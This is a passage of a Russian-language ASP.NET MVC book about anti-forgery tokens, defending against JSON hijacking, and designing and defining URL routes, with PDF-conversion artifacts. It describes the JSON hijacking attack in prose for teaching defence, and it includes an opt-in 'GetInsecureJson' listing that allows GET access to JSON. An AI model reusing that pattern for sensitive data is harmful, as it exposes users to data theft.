
```
[ValidateAntiForgeryToken]
public ViewResult Save(InputModel form)
{
    return View(form);
}
```

В нашем представлении мы можем использовать вспомогательный метод AntiForgeryToken:

```
<form method="post" action="/home/save">
    @Html.AntiForgeryToken()
    <label for="Name">Name:</label>
    @Html.TextBox("Name")
    <button type="submit">Submit</button>
</form>
```

Когда установлены маркер и атрибут, отправленные с сайта данные, имеющие и маркер, и атрибут, будут приняты, но взломщики не смогут формулировать XSRF-атаки. Если они попробуют, появится исключение, как показано на рисунке 8-9.

Рисунок 8-9: Если запрос не сопровождается специальным маркером, выводится исключение



Теперь настало подходящее время, чтобы применить ValidateAntiForgeryTokenAttribute к действиям, которые принимают данные от формы. И общедоступные, и интранет-сайты уязвимы для XSRF, так что это необходимо для разработки безопасных приложений.

В следующем разделе мы рассмотрим атаку *JSON hijacking*, которая также требует от разработчиков использования ASP.NET MVC для определенных мер предосторожности.

8.3.3. Атака *JSON hijacking*

Атака JSON hijacking похожа на XSRF во многом, за исключением того, что она ориентирована на запрос защищенных данных в формате JSON из уязвимых приложений, доступ к которым осуществляется со старых браузеров. Атака JSON hijacking включает в себя несколько этапов:

- Сайт-взломщик с помощью JavaScript сообщает браузеру жертвы запросить некоторые защищенные данные в формате JSON с другого сайта

- Вредоносный JavaScript получает данные JSON
- Если JSON отформатирован в виде массива, вредоносный скрипт может использовать JavaScript браузера, обрабатывающий данные, для чтения данных JSON и передачи их обратно атакующему сайту

Эта атака работает, только если конечная точка JSON, представленная вашим сайтом, возвращает конфиденциальные данные, и они доступны через запрос HTTP GET. Если пользователь был обманом приведен на вредоносный сайт, то на страницу может быть добавлен скрипт, который запрашивает конфиденциальные данные с вашего сайта. Используя динамическую природу языка JavaScript, настройки свойств объектов JSON могли быть переопределены, что позволит вредоносному сайту прочитать данные.

Примечание

Современные браузеры (такие как Firefox 4, Chrome 12, и Internet Explorer 9), не уязвимы для этих типов атак, но пользователи, работающие со старыми версиями Firefox и Chrome потенциально могут быть подвержены таким атакам.

Чтобы предотвратить вероятность такой атаки от вредоносного сайта, вы должны гарантировать, что конечные точки JSON, которые возвращают конфиденциальные данные, не отвечают на запросы GET.

Разрешите доступ к JSON только через POST

Решение для этой уязвимости, предлагаемое ASP.NET MVC, состоит в том, чтобы принимать в качестве запросов на данные JSON только HTTP POST, а не GET. Это решение заключено и реализовано в стандартном результате действия JsonResult, который поставляется с платформой. Если бы вы запросили данные, который будут возвращены в JsonResult, через запрос GET, вы не получили бы данных JSON.

Листинг 8-2 показывает, как нужно использовать метод POST в коде JavaScript для запроса данных JSON.

Листинг 8-2: Запрос данных JSON через POST

```
<script type="text/javascript">
$.postJSON = function(url, data, callback) {
    $.post(url, data, callback, "json");
};

$(function() {
    $.postJSON('/post/getsecurejsonpost',
        function(data) {
            var options = '';
            for (var i = 0; i < data.length; i++) {
                options += '<option value="' +
                data[i].Id + '">' + data[i].Title +
                '</option>';
            }
            $('#securepost').html(options);
        });
});
</script>
<h2>Secure Json (Post)</h2>
<div>
    <select id="securepost"/>

```

```
</div>
```

Строки **2-4**: Вспомогательная функция для JSON POST

Строки **6-14**: Скрипт, который заполняет опции выборки

Строка **20**: Целевой элемент выборки

В предыдущем листинге для создания специального запроса POST на данные JSON используется JavaScript библиотека JQuery. После возвращения результатов функция наполняет ими список выборки.

Переопределите настройки по умолчанию для доступа через GET

Проблема с этим подходом не техническая, он работает и предотвращает атаку JSON hijacking. Но это решение не всегда является необходимым и может вызвать противоречия в системах, разработанных по архитектурному стилю REST.

Если оно вызывает проблемы, у вас есть дополнительные опции. Во-первых, вы можете явно включить запросы JSON из методов GET с помощью следующего кода:

```
[HttpGet]  
public JsonResult GetInsecureJson()  
{  
    object data = GetData();  
    return Json(data, JsonRequestBehavior.AllowGet);  
}
```

Это позволит вашему действию отвечать на обычные JSON-запросы GET.

Во-вторых, вы можете фрагментировать сам JsonResult, используя результат действия для возврата только неуязвимых данных в формате JSON, не являющихся массивом.

Модификация ответа JSON

Код в листинге 8-3 показывает особый результат действия, который заключает уязвимые данные JSON в переменную d.

Листинг 8-3: Создание SecureJsonResult для инкапсуляции логики сериализации

```
public class SecureJsonResult : ActionResult  
{  
    public string ContentType { get; set; }  
    public Encoding ContentEncoding { get; set; }  
    public object Data { get; set; }  
    public override void ExecuteResult(ControllerContext context)  
    {  
        if (context == null)  
        {  
            throw new ArgumentNullException("context");  
        }  
        HttpResponseBase response = context.HttpContext.Response;  
        if (!string.IsNullOrEmpty(ContentType))
```

```

    {
        response.ContentType = ContentType;
    }
    else
    {
        response.ContentType = "application/json";
    }
    if (ContentEncoding != null)
    {
        response.ContentEncoding = ContentEncoding;
    }
    if (Data != null)
    {
        var enumerable = Data as IEnumerable;
        if (enumerable != null)
        {
            Data = new {d = enumerable};
        }
        var serializer = new JavaScriptSerializer();
        response.Write(serializer.Serialize(Data));
    }
}
}

```

Строки 13-24: Устанавливаем правильное кодирование

Строка 30: Заключает уязвимые данные JSON в переменной

Этот результат действия инкапсулирует сложный код для вывода защищенных данных JSON, и он работает хорошо. Недостатком такого подхода является то, что мы должны использовать переменную d в коде JavaScript. Листинг 8-4 показывает обработку сериализованных данных с помощью JQuery.

Листинг 8-4: Обработка SecureJsonResult с помощью JQuery

```

$(function () {
    $.getJSON('/post/getsecurejson',
    function (data) {
        var options = '';
        for (var i = 0; i < data.d.length; i++) {
            options += '<option value="' +
            data.d[i].Id + '">' + data.d[i].Title +
            '</option>';
        }
        $('#secure').html(options);
    });
})

```

Строка 7: Использует переменную d

С этим решением мы можем использовать GET для извлечения данных JSON, но теперь они являются безопасными, потому что никогда не представляют собой просто массив - любой массив заключен в переменной d. Мы просто должны получать значения через переменную d.

Этот нетрадиционный код может привести к путанице. Мы рекомендуем использовать поведение по умолчанию для получения данных JSON с помощью запросов HTTP POST. Если это станет проблемой, вы можете переключиться на это решение.

8.4. Резюме

Ни одно приложение никогда не может быть абсолютно безопасным, и в этой главе мы рассмотрели несколько уязвимостей, и узнали, как защитить наши приложения ASP.NET MVC.

Мы изучили применение `AuthorizeAttribute` для обеспечения аутентификации и авторизации доступа к действиям. Мы обсудили межсайтовый скрипting, и научились никогда не доверять пользовательскому вводу и кодировать все вводные данные в HTML. Межсайтовые подделки запросов нейтрализуются с помощью `ValidateAntiForgeryTokenAttribute`, который проверяет, исходят ли входные данные от надежных источников. Наконец, мы рассмотрели некоторые клиентские сценарии и узнали, как ASP.NET MVC помогает защититься от атаки JSON hijacking, и как явно внести изменения в `JsonResult`.

До сих пор в большинстве наших примеров использовалась структура URL-адресов по умолчанию: `/controller/action/id`. В следующей главе мы рассмотрим, как можно использовать маршрутизацию URL в ASP.NET, чтобы строить индивидуальную схему URL-адресов, которая может быть адаптирована к нашим приложениям.

9. Маршрутизация и управление URL-адресами

В этой главе рассматриваются:

- Маршрутизация как способ решения проблем с URL
- Проектирование схемы URL
- Использование маршрутизации в ASP.NET MVC
- Использование маршрутизации с ASP.NET Web Forms
- Отладка и тестирование маршрутов

Ранее в этой книге мы использовали конфигурацию маршрутизации по умолчанию, которая используется в каждом новом проекте ASP.NET MVC. В этой главе мы подробно рассмотрим систему маршрутизации и научимся создавать пользовательские маршруты для приложений так, чтобы URL-адреса были удобными для пользователей и доступными для поисковых систем.

Маршрутизация охватывает все, что касается URL и их использования в приложении. При работе с другими инструментами веб-разработки, такими как PHP, Web Forms или даже классическим ASP URL-адрес обычно соответствует физическому файлу на диске. URL-адрес `http://example.com/Products.aspx` вызовет выполнение файла `Products.aspx`, который будет отвечать за обработку запроса.

ASP.NET MVC отделяет URL от физического файла, используя маршрутизацию, и обеспечивает способ соотнесения URL с действием контроллера, таким образом предоставляя разработчику полный контроль над схемой URL.

В этой главе мы рассмотрим понятие маршрутов и их использование в приложениях MVC. Мы также разберем, как они применяются к проектам Web Forms ASP.NET. Мы научимся проектировать схемы URL для приложений, а затем применим эту концепцию, чтобы создать маршруты для примера приложения. Наконец мы рассмотрим, как тестировать маршруты и гарантировать, что они работают по предназначению.

9.1. Введение в маршрутизацию

Вместо того, чтобы связывать URL с физическим файлом на диске, ASP.NET MVC представляет инфраструктуру маршрутизации URL, которая позволяет соотносить URL с действием контроллера без необходимости, чтобы на сервере существовал физический файл как конечная точка URL. В этом разделе мы рассмотрим структуру маршрутизации по умолчанию, которая существует в новых проектах MVC, а также то, как понятие *роута* соотносится с понятиями контроллера и действия.

9.1.1. Роуты по умолчанию

При создании нового приложения ASP.NET MVC, шаблон проекта по умолчанию создает метод под названием `RegisterRoutes` в файле `Global.asax`. Этот метод отвечает за настройку роутов для приложения и первоначально определяется с двумя роутами: роутом, который не следует проверять на соответствие (`ignore route`) и роутом по умолчанию, который сопоставим с `{controller}/{action}/{id}`, как показано здесь. API-роут тут опущен и рассматривается в главе 23.

Листинг 9-1: Роут по умолчанию

```
public static void RegisterRoutes(RouteCollection routes) {  
    routes.IgnoreRoute("{resource}.axd/{*pathInfo}");  
    routes.MapRoute(  
        "Default",  
        "{controller}/{action}/{id}",  
        new { controller = "Home", action = "Index",  
              id = UrlParameter.Optional }  
    );  
}  
protected void Application_Start()  
{  
    RegisterRoutes(RouteTable.Routes);  
}
```

Строка 2: IgnoreRoute

Строка 4: Имя роута

Строка 5: URL с параметрами

Строки 6-7: Значения по умолчанию для параметров

Строка 12: Регистрация роутов при запуске приложения

Роуты определяются вызовом метода MapRoute, для которого существует несколько перегруженных вариантов. В данном случае роут по умолчанию настраивается вызовом перегруженного варианта, который принимает три аргумента. Первым является имя роута ("Default"). Второй – это шаблон URL, в соответствии с которым нужно создавать URL. Сейчас для него определены три сегмента – controller, action и id. Третий аргумент представляет собой анонимный тип, который определяет значения по умолчанию для этих сегментов. Давайте рассмотрим пример того, как может быть использован этот роут.

Если пользователь посетил URL-адрес `http://example.com/users/edit/5`, этот адрес соответствовал бы роуту по умолчанию, поскольку он имеет три сегмента, как показано на рисунке 9-1.

Рисунок 9-1: Как сегменты URL соотносятся с роутом



В этом случае строка `users` соотносится с параметром `controller`, `edit` соотносится с параметром `action` и `5` соотносится с параметром `id`. Так как это полностью соответствует нашему роуту, платформа MVC попытается найти класс `UsersController` и вызвать метод `Edit`, и передаст значение `5` в параметр `id`. Обратите внимание, что если контроллер или действие не могут быть найдены, платформа выведет ошибку 404.

Контроллер, который соответствует данному примеру, может быть определен следующим образом:

```
public class UsersController : Controller
{
    public ActionResult Edit(int id)
    {
        return View();
    }
}
```

По соглашению, платформа пытается соотнести параметры роута controller и action с классом и методом.

Параметры по умолчанию, добавленные к определению роута в листинге 9-1, означают, что URL не должен в точности совпадать с трехсегментным шаблоном URL. Если вы укажете Home как контроллер по умолчанию и Index как действие по умолчанию, и сегмент контроллера будет опущен, роутом по умолчанию станет HomeController. Аналогичным образом, если не указан сегмент действия, роут по умолчанию будет искать действие Index. Значение по умолчанию UrlParameter.Optional для параметра id означает, что роут может быть найден независимо от того, указан третий сегмент или нет. В таблице 9-1 показаны несколько примеров URL-адресов, которые могут соответствовать роуту по умолчанию. В дополнение к роуту по умолчанию, метод RegisterRoutes содержит вызов к IgnoreRoute.

Таблица 9-1: URL-адреса, которые соотносятся с роутом по умолчанию

URL	Параметры роута	Выбранный метод действия
http://example.com/Users/Edit/5	Controller = Users, Action = Edit, id = 5	UsersController.Edit(5)
http://example.com/Users/Edit	Controller = Users, Action = Edit	UsersController.Edit()
http://example.com/Users	Controller = Users, Action = Index	UsersController.Index()
http://example.com	Controller = Home, Action = Index	HomeController.Index()

Как и метод MapRoute, IgnoreRoute следует шаблону URL, но он также гарантирует, что любой URL-адрес, который соответствует шаблону, не обрабатывается инфраструктурой маршрутизации. В этом случае шаблон {resource}.axd/{*pathInfo} гарантирует, что все URL, содержащие расширение файла .axd, не обрабатываются движком маршрутизации. Это необходимо, чтобы любые пользовательские обработчики HTTP (с расширением .axd) обрабатывались корректно и не перехватывались движком маршрутизации. Звездочка перед параметром pathInfo является универсальным (*catch-all*) параметром, который соответствует любой строке (включая слеши, которые обычно используются для установления границ сегментов URL). Мы рассмотрим catch-all роуты далее.

Такой тип маршрутизации, где URL сопоставляется с действием контроллера, известен как входящая маршрутизация, но есть и другой тип маршрутизации - исходящая маршрутизация, которая может генерировать URL из параметров роута, таких как контроллер и действие.


9.1.2. Входящая и исходящая маршрутизация

Инфраструктура маршрутизации разбивает URL на сегменты, исходя из логики приложения. Она должна владеть двумя направлениями:

- Входящая маршрутизация - сопоставление запросов с контроллером, действием и любыми дополнительными параметрами (см. рисунок 9-2).
- Исходящая маршрутизация - построение URL-адресов, которые соответствуют схеме URL из контроллера, действия и любых дополнительных параметров (см. рисунок 9-3).


Входящая маршрутизация, как показано на рисунке 9-2, описывает, как URL-адрес вызывает действие контроллера. HTTP-запрос поступает в конвейер ASP.NET и передается по роутам, зарегистрированным в приложении ASP.NET MVC. Каждый роут имеет возможность обработать запрос, и затем соответствующий роут укажет, какой контроллер и действие будут использоваться.

Рисунок 9-2: Входящая маршрутизация принимает HTTP-запрос и соотносит части URL с контроллером и действием.



Исходящая маршрутизация, как показано на рисунке 9-3, описывает механизм генерации URL для ссылок и других элементов на сайте, где используются зарегистрированные роуты. Когда система маршрутизации выполняет обе эти задачи, схема URL может быть по-настоящему независимой от логики приложения. Если мы никогда не обходим схему URL при построении ссылок в представлении, ее довольно просто изменить независимо от логики приложения.

Рисунок 9-3: Исходящая маршрутизация генерирует соответствующие URL-адреса из заданного набора данных о роуте (обычно контроллера и действия).



Теперь, когда мы рассмотрели основы механизма маршрутизации URL, давайте обратим внимание на то, как построить значимую схему URL для нашего приложения.

9.2. Создание схемы URL-адреса

Как профессиональный разработчик, вы не начнете программировать новый проект без плана того, что приложение будет делать, и как оно будет выглядеть. То же самое должно относиться и к схеме URL. Несмотря на то, что трудно дать четкое руководство по проектированию схем URL (каждый сайт и приложение уникальны), в этом разделе мы обсудим некоторые общие рекомендации и проиллюстрируем их парой примеров.

Вот несколько рекомендаций для проектирования схемы URL:

- Создавайте простые, чистые URL.
- Создавайте интуитивно понятные URL.
- Дифференцируйте запросы с помощью URL-параметров.
- Не открывайте `id` из баз данных везде, где это возможно.
- Страйтесь добавлять дополнительную информацию.

Вы не будете применять эти рекомендации к каждому приложению, но имейте их в виду, когда будете принимать решение о том, как будет выглядеть окончательная схема URL.

9.2.1. Создаем простые, чистые URL

Самый полезный прием при разработке схемы URL - отстраниться от приложения и рассмотреть схему с точки зрения конечного пользователя. Не обращайте внимания на архитектуру, которую вы должны реализовать в URL. Помните, что с помощью маршрутизации вы можете полностью отделить URL-адреса от нижележащей реализации. Чем более простой и чистой вы сделаете постоянную ссылку, тем более удобным будет ваш сайт.

Постоянные и "глубокие" ссылки

За последние несколько лет стали очень популярными постоянные ссылки, и теперь важно их учитывать при разработке схемы URL. Постоянная ссылка - это просто неизменяемая прямая ссылка на ресурс (страницу) в пределах одного сайта или приложения. Например, в блоге ссылка на отдельную публикацию чаще всего будет постоянной, такой как <http://example.com/blog/post-1/hello-world>.

Давайте рассмотрим в качестве примера приложение для управления событиями. Используя Web Forms, мы могли бы в конечном итоге получить ссылку вроде этой:

http://example.com/eventmanagement/events_by_month.aspx?year=2011&month=4

С помощью системы маршрутизации можно создать более чистые ссылки вроде этой:

<http://example.com/events/2011/04>

Преимущество данного подхода в том, что у нас будет однозначный иерархический формат даты в URL. Однако из-за этого возникает один интересный вопрос: что произойдет, если в URL отсутствует сегмент "04"? Что имел в виду пользователь? Это описывается как восприятие URL.

9.2.2. Создавайте интуитивно понятные URL

При разработке схемы URL стоит учитывать то, как конечный пользователь воспринимает URL и как может изменять или «подстраивать» ссылку, чтобы изменить отображаемую дату. Было бы разумно предположить, что удаление параметра "04" из следующего URL представит все события, произошедшие в 2011 году:

<http://example.com/events/2011/04>

Следуя той же логике, можно предложить более понятный список роутов, показанный в таблице 9-2.

Таблица 9-2: Частичная схема URL для приложения управления событиями

URL	Описание
http://example.com/events	Отображает все события
<a href="http://example.com/events/<year>">http://example.com/events/<year>	Отображает все события за определенный год
<a href="http://example.com/events/<year>/<month>">http://example.com/events/<year>/<month>	Отображает все события за определенный месяц
<a href="http://example.com/events/<year>/<month>/<date>">http://example.com/events/<year>/<month>/<date>	Отображает все события за определенный день

Использовать гибкую схему URL, конечно, замечательно, но это может привести к тому, что у вас в приложении будет огромное число потенциальных URL-адресов. Когда вы создаете представление для

приложения, вы всегда должны предоставлять соответствующую навигацию; помните, что она не обязана содержать ссылку на каждую возможную комбинацию URL на каждой странице. Будет отлично, если некоторые страницы будут появляться в ответ на случайную попытку подстроить URL.

Подстройка URL-адресов дает пользователям больше возможностей. С датами ее легко использовать, но как быть со ссылками, в которых используются имена страниц?

Слеш или тире?

По общему соглашению, если для разделения параметров используется слеш, URL должен быть действительным, если параметры опущены. Если пользователю представлен URL /events/2008/04/01/, было бы разумно предположить, что удаление последнего параметра day может привести к увеличению объема данных, которые выводит эта ссылка. Если это не желательно в вашей схеме URL, попробуйте использовать тире вместо слеша, потому что /events/2008-04-01/ не предполагает такую же подстройку.

9.2.3. Дифференцируйте запросы с помощью параметров URL

Давайте расширим роуты и разместим события по категориям. С точки зрения пользователя, наиболее удобным URL будет что-то вроде этого:

```
http://example.com/events/aspnet-usergroup-meeting
```

Но здесь появляется проблема! У нас уже есть роут, который соответствует схеме /events/<что-то еще>, и он используется для вывода списка событий за конкретный год, месяц или день. Так как мы сейчас собираемся использовать /events/<что-то еще>, чтобы выводить категории? Второй сегмент роута теперь может означать нечто совершенно иное, и это противоречит существующему роуту. Когда этот URL поступает в систему маршрутизации, она должна обрабатывать этот параметр как категорию или дату?

К счастью, система маршрутизации в ASP.NET MVC позволяет применять условия. С синтаксисом условий можно познакомиться далее, а сейчас достаточно сказать, что мы можем использовать регулярные выражения для гарантии того, что роуты соотносятся с определенными шаблонами параметров. Это значит, что мы можем использовать единый роут, что позволит передать запросы типа /events/2011-01-01 в действие, которое выводит события по дате, а запрос типа /events/asp-net-mvc-in-action - в действие, которое выводит события по категории. Эти URL не противоречат друг другу, потому что мы различаем их на основе того, какие символы в них содержатся.

Таким образом, мы начинаем ограничивать дизайн нашей модели. Теперь необходимо ограничить категории событий так, чтобы не допустить имена категорий из одних цифр. Вам необходимо будет решить, разумно ли делать такую уступку ради чистой схемы URL.

Следующий принцип, который мы разберем, это размер URL. Для URL размер имеет значение, и чем меньше URL, тем лучше.

9.2.4. Не открывайте ID из баз данных везде, где это возможно

Когда мы проектируем постоянную ссылку на определенное событие, основное требование заключается в том, что URL должен идентифицировать событие как уникальное. Определенно, у нас уже есть уникальный идентификатор для каждого объекта, который мы получаем из базы данных в

виде первичного ключа. Обычно это целое число, которое автоматически назначается объекту базой данных, начиная с 1. Поэтому кажется очевидным, что схема URL должна включать в себя ID базы данных.

Например, сайт, на котором размещены события для разработчиков, может определить следующий адрес:

```
http://example.com/events/87
```

К сожалению, число 87 ничего не значит ни для кого, кроме администратора базы данных. Следует избегать использования в URL ID, генерируемых базой данных, везде, где это возможно. Это не значит, что вы не можете использовать целые числа в URL там, где они релевантны, но попробуйте придать им смысл.

В качестве альтернативы можно использовать идентификатор постоянной ссылки, который не генерируется базой данных. Например:

```
http://example.com/events/houstonTechFest2010
```

Иногда значимые идентификаторы для модели дают преимущества только URL и не имеют значения отдельно от него. В таких случаях вы должны спросить себя, настолько ли важны чистые постоянные ссылки, чтобы оправдать дополнительные сложности не только на уровне технической реализации модели, но и на уровне пользовательского интерфейса, потому что обычно вы будете запрашивать у пользователя значимый идентификатор ресурса.

Это отличная техника, но что делать, если у вас нет уникального имени для ресурса? Что если вам нужно разрешить повторяющиеся имена, и единственный уникальный идентификатор – это ID базы данных? Наш следующий прием покажет, как использовать идентификатор, и текстовое описание для создания уникальных и удобочитаемых URL.

9.2.5. Добавляйте дополнительную информацию

Если вы должны использовать ID базы данных в URL, попробуйте добавить дополнительную информацию, которая не имеет никакой другой цели, кроме той, чтобы сделать URL читаемым. Рассмотрим URL для конкретной сессии в нашем приложении для событий. Свойство `Title` не обязательно будет уникальным, и заставлять пользователей добавлять текстовый идентификатор сессии было бы непрактично. Если к нему добавить слово `session` просто для удобства чтения, URL будет выглядеть примерно так:

```
http://example.com/houstonTechFest2010/session-87
```

Впрочем, этого не достаточно, поскольку здесь нет никаких указаний, что это за сессия. Давайте добавим к URL еще один лишний параметр, который имеет только описательную цель. Он не будет использоваться при выполнении действия контроллера. Окончательный URL будет выглядеть следующим образом:

```
http://example.com/houstonTechFest2010/session-87/an-introduction-to-mvc
```

Он более наглядный, и параметр `session-87` по-прежнему указывает на сессию с помощью идентификатора базы данных. Мы также могли бы преобразовать имя сессии в более подходящий для URL формат, но это мелочи.

Поисковая оптимизация (SEO)

Стоит отметить значение хорошо продуманных ссылок для оптимизации сайта для поисковых систем. Хорошо известно, что размещение релевантных ключевых слов в URL напрямую влияет на поисковый рейтинг, поэтому при разработке схем URL имейте в виду следующие советы.

- Используйте описательные, простые, широко используемые слова в названиях контроллеров и действий. Постарайтесь использовать релевантные ключевые слова, которые вы хотели бы применить к данной странице.
- Замените все пробелы (которые кодируются в URL неприглядными 20%) на тире (-), когда создаете роут с текстовыми параметрами. Некоторые разработчики используют символы подчеркивания, но тире рассматриваются поисковыми системами как символы разделения слов.
- Вырежьте все ненужные знаки препинания и текст из строковых параметров.
- По возможности, включайте в URL дополнительную значимую информацию. Такая дополнительная информация, как заголовки и описания, предоставляет контекст и ключевые слова для поисковых систем, что может улучшить релевантность сайта.

Принципы маршрутизации, описанные в этом разделе, помогут вам определиться с выбором URL для вашего приложения. Определитесь со схемой URL до того, как запустить сайт, потому что URL-адреса являются точкой входа в приложение. Если у вас есть ссылки с других сайтов, и вы измените URL-адреса, вы потеряете эти ссылки и трафик с других сайтов.

Архитектура REST

Архитектурный стиль REST (англ. REST или RESTful architecture) - последняя тенденция в веб-разработке. REST означает representational state transfer (передача представительного состояния). Название не говорящее, но определенный смысл за ним все-таки стоит.

REST основывается на принципе, что каждое значимое "нечто" в приложении должно быть адресуемым ресурсом. Ресурсы доступны через единый, общий URI, и для всех ресурсов доступен простой набор операций. Но здесь появляется интересная проблема. Используя менее известные методы HTTP (которые также называют verbs) PUT и DELETE в дополнение к вездесущим GET и POST, вы можете создать архитектуру, где URL указывает на ресурс ("нечто", о котором идет речь) и метод HTTP означает метод (что делать с этим "нечто").

Например, если вы используете URI /speakers/5 с методом GET, при просмотре в браузере вы увидите презентацию докладчика как HTML-документ. Другие возможные операции показаны в следующей таблице:

URL	Метод	Действие
/sessions	GET	Вывести все сессии
/sessions	POST	Добавить новую сессию
/sessions/5	GET	Показать сессию с ID 5
/sessions/5	PUT	Обновить сессию с ID 5
/sessions/5	DELETE	Удалить сессию с ID 5
/sessions/5/comments	GET	Получить список комментариев для сессии с ID 5

REST полезен не только как архитектура для рендеринга веб-страниц, он также является средством создания многократно используемых сервисов. Те же самые URL могут предоставить данные для вызова Ajax или другого приложения. В некотором смысле, REST – это реакция против более сложных сервисов на основе SOAP, так как сложность SOAP часто приносит больше проблем, чем решений.

Если вы раньше использовали Ruby on Rails и восхищались его встроенной поддержкой REST, вы будете разочарованы, обнаружив, что ASP.NET MVC таковой не имеет. Но, благодаря расширяемости платформы, реализовать REST-архитектуру не трудно.

Теперь, когда мы узнали, какие можно использовать роуты, давайте научимся создавать их в ASP.NET MVC.

9.3. Определение маршрутов в ASP.NET MVC

Как мы узнали ранее, шаблонами проектов по умолчанию создаются два стандартных роута. Вы не ограничены этими стандартными роутами - вы можете добавить свои собственные и создать новую пользовательскую схему URL, какую захотите. Для наглядности мы возьмем простой пример интернет-магазина и создадим несколько роутов в соответствии с принципами, которые были изложены в предыдущем разделе. Мы научимся создавать простые роуты - статические, а также более сложные - роуты с параметрами и роуты *catchall*.

9.3.1. Схема URL для интернет-магазина

Задача нашего интернет-магазина – составление перечней товаров и их продажа. Используя принципы, изложенные ранее в этой главе, мы разработали схему URL, которая представлена в таблице 9-3.

Таблица 9-3: Схема URL для интернет-магазина

Номер роута	URL	Описание
1	http://example.com/	Главная страница; перенаправляет к списку виджетов каталога
2	http://example.com/privacy	Отображает статическую страницу, которая содержит информацию о политике конфиденциальности сайта
3	http://example.com/products/<product code>	Показывает страницу с информацией о товаре для указанного товарного кода
4	http://example.com/products/<product code>/buy	Добавляет выбранный товар в корзину покупателя
5	http://example.com/basket	Показывает корзину текущего пользователя
6	http://example.com/checkout	Запускает процесс контроля для текущего пользователя

Обратите внимание, что URL в роуте 4 не виден пользователям - он вызывается отправкой формы. После того, как действие обработано, оно немедленно выполнит редирект и гиперссылка никогда не появится в адресной строке. В подобных случаях все еще важно, чтобы URL соответствовал другим роутам, определенным в приложении.

Итак, как же нам добавить пользовательский роут?

9.3.2. Добавляем пользовательские статические роуты

Наконец пришло время для реализации роутов, которые мы разработали. Давайте для начала рассмотрим статические роуты, которым соответствуют первые два из перечисленных в таблице 9-3. Роут 1 является нашим роутом по умолчанию, поэтому мы можем оставить его таким, как есть.

Первым мы создадим роут 2, который является чисто статическим. Это можно сделать путем вызова метода MapRoute для RouteCollection в методе RegisterRoutes файла Global.asax:

```
routes.MapRoute("privacy_policy", "privacy",
    new { controller = "Home", action = "Privacy"});
```

Этот роут только соотносит полностью статический URL с действием и контроллером. Практически он соотносит `http://example.com/privacy` с действием `Privacy` контроллера `HomeController`.

Предупреждение

Порядок, в котором роуты добавляются в таблицу маршрутизации, определяет порядок, в котором они будут найдены при поиске соответствий. Это значит, что роуты в исходном коде должны быть перечислены по приоритету: от высшего, с наиболее конкретными условиями, до самого низкого, или *catchall* роута. Ошибки маршрутизации чаще всего появляются из-за нарушения этого порядка. Будьте внимательны!

Статические роуты полезны, когда у вас небольшое количество URL, которые опираются на общее правило. Если же роут содержит информацию, релевантную данным на странице, выбирайте динамические роуты.

9.3.3. Добавляем пользовательские динамические роуты

В этом разделе мы добавим четыре динамических роута (последние четыре в таблице 9-3). Рассмотрим их в группах по два.

Роуты 3 и 4 созданы с использованием двух параметров роута:

```
routes.MapRoute("product", "products/{productCode}/{action}",
    new { controller = "Catalog", action = "Show" } );
```

Два占олнителя будут соответствовать сегментам в URL, разделенным слешами. Параметр `productCode` является обязательным, но действие обязательным не является. Если действие не указано, роут выберет по умолчанию действие `Show` контроллера `CatalogController` и передаст `ProductCode` в качестве параметра.

Метод routes.MapRoute против routes.Add

Метод `MapRoute`, который мы постоянно используем, на самом деле является методом расширения, который содержит вызов метода `Add` для `RouteCollection`.

`RouteCollection` содержит коллекцию объектов `Route` (или точнее, экземпляры базового класса `RouteBase`). Вы можете добавлять экземпляры `Routes` непосредственно, не используя `MapRoute`, но синтаксис будет более сложным. К примеру, роут каталога будет определен следующим образом:

```
routes.Add(new Route("{action}",
    new RouteValueDictionary(new{ controller = "Catalog" }),
    new RouteValueDictionary(new{ action=@"basket|checkout" }) ,
    new MvcRouteHandler()));
```

В следующем листинге показана реализация действия Show, которое соотносится с роутом, который мы определили.

Листинг 9-2: Действие контроллера обрабатывает динамические роуты

```
public class CatalogController : Controller
{
    private ProductRepository _productRepository = new ProductRepository();

    public ActionResult Show(string productCode)
    {
        var product = _productRepository.GetByCode(productCode);

        if (product == null)
        {
            return new NotFoundResult();
        }
        return View(product);
    }
}
```

Строка 7: Получает продукт, используя код продукта

Строка 11: Возвращает 404, если продукт не найден

